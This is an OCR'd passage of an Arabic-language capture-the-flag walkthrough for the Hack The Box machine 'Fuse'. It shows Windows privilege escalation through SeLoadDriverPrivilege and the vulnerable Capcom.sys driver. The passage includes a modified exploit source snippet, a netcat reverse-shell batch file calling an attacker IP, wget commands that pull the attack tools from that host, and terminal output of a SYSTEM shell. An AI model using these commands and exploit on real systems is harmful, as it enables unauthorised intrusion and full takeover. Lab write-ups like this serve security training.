
نقوم بعمل compile ل exploitCapcom.cpp

مع تغير C:\\Windows\\system32\\cmd.exe الى مكان
shell الخاص بنا c:\\temp\\fasto.bat

```
//   + 0x000 Object : Ptr64 Void
//   + 0x000 RefCnt : Pos 0, 4 Bits
//   + 0x000 Value  : Uint8B
//
const auto Value = *reinterpret_cast<ULONG_PTR *>(Address);
return reinterpret_cast<PACCESS_TOKEN>(Value &
    (static_cast<ULONG_PTR>(~0xf)));
}

// Launches a command shell process
static bool LaunchShell()
{
    TCHAR CommandLine[] = TEXT("C:\\temp\\fasto.bat");
    PROCESS_INFORMATION ProcessInfo;
    STARTUPINFO StartupInfo = { sizeof(StartupInfo) };
    if (!CreateProcess(CommandLine, CommandLine, nullptr, nullptr, FALSE,
        CREATE_NEW_CONSOLE, nullptr, nullptr, &StartupInfo,
        &ProcessInfo))
    {
        return false;
    }

    CloseHandle(ProcessInfo.hThread);
    CloseHandle(ProcessInfo.hProcess);
    return true;
}
```




: Fasto.bat

```
c:\temp\nc64.exe 10.10.14.212 1337 -e powershell.exe
```

غير 10.10.14.212 الى ip الخاص بك

تقوم برفع الملفات على السيرفر

اولا نشغل python server



ثم ننشأ مجلد باسم temp تحت c:\

ثم نقوم بالرفع في هذا المجلد باستخدام wget الاوامر :

```
wget http://10.10.14.212/Capcom.sys -O Capcom.sys
wget http://10.10.14.212/ExploitCapcom.exe -O ExploitCapcom.exe
wget http://10.10.14.212/fasto.bat  -O fasto.bat
wget http://10.10.14.212/nc64.exe -O nc64.exe
wget http://10.10.14.212/Eoploaddriver.exe -O Eoploaddriver.exe
```

Applications mer, ott 28 19:24

Fuse : evil-winrm — Konsole

File Edit View Bookmarks Settings Help

```
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated
/usr/lib/ruby/vendor_ruby/rubygems/defaults/operating_system.rb:10: warning: constant Gem::ConfigMap is deprecated

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents> cd c:\
*Evil-WinRM* PS C:\> mkdir Temp


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/28/2020  11:35 AM                Temp


*Evil-WinRM* PS C:\> cd Temp
*Evil-WinRM* PS C:\Temp> wget http://10.10.14.212/Capcom.sys -O Capcom.sys
*Evil-WinRM* PS C:\Temp> wget http://10.10.14.212/ExploitCapcom.exe -O ExploitCapcom.exe
*Evil-WinRM* PS C:\Temp> wget http://10.10.14.212/fasto.bat  -O fasto.bat
*Evil-WinRM* PS C:\Temp> wget http://10.10.14.212/nc64.exe -O nc64.exe
*Evil-WinRM* PS C:\Temp> ls


    Directory: C:\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/28/2020  11:35 AM          10576 Capcom.sys
-a----       10/28/2020  11:37 AM        1889792 ExploitCapcom.exe
-a----       10/28/2020  11:37 AM             54 fasto.bat
-a----       10/28/2020  11:37 AM          43696 nc64.exe
```

Fuse : evil-winrm

4.3 exploit

الان نقوم بالاستغلال

```
.\Eoploaddriver.exe  System\CurrentControlSet\MyService C:\temp\capcom.sys
.\ExploitCapcom.exe
```

Applications mer, ott 28 19:42

Fuse : evil-winrm — Konsole

File Edit View Bookmarks Settings Help

```
    Directory: C:\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/28/2020  11:35 AM          10576 Capcom.sys
-a----       10/28/2020  11:41 AM          15360 Eoploaddriver.exe
-a----       10/28/2020  11:37 AM        1889792 ExploitCapcom.exe
-a----       10/28/2020  11:37 AM             54 fasto.bat
-a----       10/28/2020  11:37 AM          43696 nc64.exe


*Evil-WinRM* PS C:\temp> ls


    Directory: C:\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/28/2020  11:35 AM          10576 Capcom.sys
-a----       10/28/2020  11:41 AM          15360 Eoploaddriver.exe
-a----       10/28/2020  11:37 AM        1889792 ExploitCapcom.exe
-a----       10/28/2020  11:37 AM             54 fasto.bat
-a----       10/28/2020  11:37 AM          43696 nc64.exe


*Evil-WinRM* PS C:\temp> Eoploaddriver.exe  System\CurrentControlSet\MyService C:\temp\capcom.sys
The term 'Eoploaddriver.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if
 a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Eoploaddriver.exe  System\CurrentControlSet\MyService C:\temp\capcom. ...
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Eoploaddriver.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\temp> .\Eoploaddriver.exe  System\CurrentControlSet\MyService C:\temp\capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet\MyService
NTSTATUS: 00000000, WinError: 0
*Evil-WinRM* PS C:\temp> .\ExploitCapcom.exe
```

Fuse : evil-winrm

Applications mer, ott 28 19:42 fr

Fuse : nc — Konsole

File Edit View Bookmarks Settings Help

```
fasto@fasto-WRT-WX9:/tmp/Fuse$ cat fasto.bat
c:\temp\nc64.exe 10.10.14.212 1337 -e powershell.exe

fasto@fasto-WRT-WX9:/tmp/Fuse$ nc -lnvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 10.10.10.193 50561 received!
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\temp>
```

Fuse : nc

Applications mer, ott 28 19:54 fr

Fuse : evil-winrm — Konsole

File Edit View Bookmarks Settings Help

```
*Evil-WinRM* PS C:\temp> .\Eoploaddriver.exe  System\CurrentControlSet\MySer
vice C:\temp\capcom.sys
[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514
-1104\System\CurrentControlSet\MyService
NTSTATUS: c000010e, WinError: 0
*Evil-WinRM* PS C:\temp> .\ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000064
[*] Shellcode was placed at 000001DDB1BC0008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The SYSTEM shell was launched
[*] Press any key to exit this program
*Evil-WinRM* PS C:\temp>
```

Fuse : evil-winrm

Fuse : nc — Konsole

File Edit View Bookmarks Settings Help

```
fasto@fasto-WRT-WX9:/tmp/Fuse$ nc -lnvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 10.10.10.193 50672 received!
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\temp> type C:\users\administrator\desktop\root.txt
```

Fuse : nc